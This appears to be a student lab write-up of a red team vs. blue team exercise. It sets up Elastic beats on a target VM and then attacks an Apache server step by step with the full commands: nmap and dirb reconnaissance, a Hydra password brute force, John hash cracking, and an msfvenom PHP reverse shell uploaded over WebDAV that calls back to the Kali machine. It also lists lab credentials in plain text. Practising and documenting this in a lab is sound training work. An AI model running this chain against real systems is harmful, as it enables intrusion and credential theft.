# Project Write Up

# RedTeam vs. BlueTeam

## Devices

- Kali
- Capstone
- Elk

## Set Up Beats


Need to set up beats in order to log the attacks.


Steps to set up:


- Log into Capstone
  - `vagrant:tnargav`
- `sudo su`
- `filebeat modules enable apache`
- `filebeat setup`
- `metricbeat modules enable apache`
- `metricbeat setup`
- `packetbeat setup`
- `systemctl restart filebeat`
- `systemdtl restart metricbeat`
- `systemctl restart packetbeat`

## Attacking Capstone

- Determine capstone ip

    - First find kali ip
        - `ifconfig`
        - 192.168.1.90
    - Run nmap against 192.168.1.1/24
        - `nmap 192.168.1.1/24`
        - Did not give enough information to determine what machine is which
        - 
        - `nmap -sV 192.168.1.1/24`
            - 192.168.1.100
                - Elastic Search | Ubuntu
            - 192.168.1.105
                - Apache | Ubuntu
        - 
- Open http://192.168.1.105
    - Try to find "secret" page
        - `dirb http://192.168.1.105`
            - Returned
                - http://192.168.1.105/server-status
                    - Access Forbidden
                - http://192.168.1.105/webdav
                    - Username:Password Protected
        - `dirb http://192.168.1.105/company_folders`
            - Returned 0
        - Scrolled through pages
            - Error file missing please refer to company_folders/secret_folder 
- Run Hydra against http://192.168.1.105/company_folders_secret_folder
    - Find Wordlist
        - `locate rockyou`
    - `cd /usr/share/wordlists`
    - `ls`
    - `gunzip rockyou.txt.gz`

    - `ls`
        - to verify successful unzip
    - `hydra help`
        - To see all avaliable flags
    - Ashton manages secret folder
        - Means username is ashton
    - `hydra -l ashton -P rockyou.txt -s 80  -f -vV 192.168.1.105 http-get /company_folders/secret_folder`
        - `ashton:leopoldo` 
- Open connect to corp server
    - webdav
    - log in with ryans account
    - ryan password hash `d7dad0a5cd7c8376eeb50d69b3ccd352`
    - `echo d7dad0a5cd7c8376eeb50d69b3ccd352 > hash.txt`
    - `john hash.txt`
    - `john -show hash.txt`
        - `ryan:linux4u`
- Upload reverse php to webdav
    - `msfvenom -p php/reverse_php LHOST=192.168.1.90 LPORT=4445 -f raw > exploit.php` 
- Create Listener
    - `msf console`
        - `use exploit multi/handler`
        - `set LHOST 192.168.1.90`
        - `set LPORT 4445`
        - `set exploit php/reverse_php`
        - `exploit` 
- Open exploit.php in web to run on remote server
- Meterpreter session
    - `cd /`
    - `ls`

- `cat flag.txt` 

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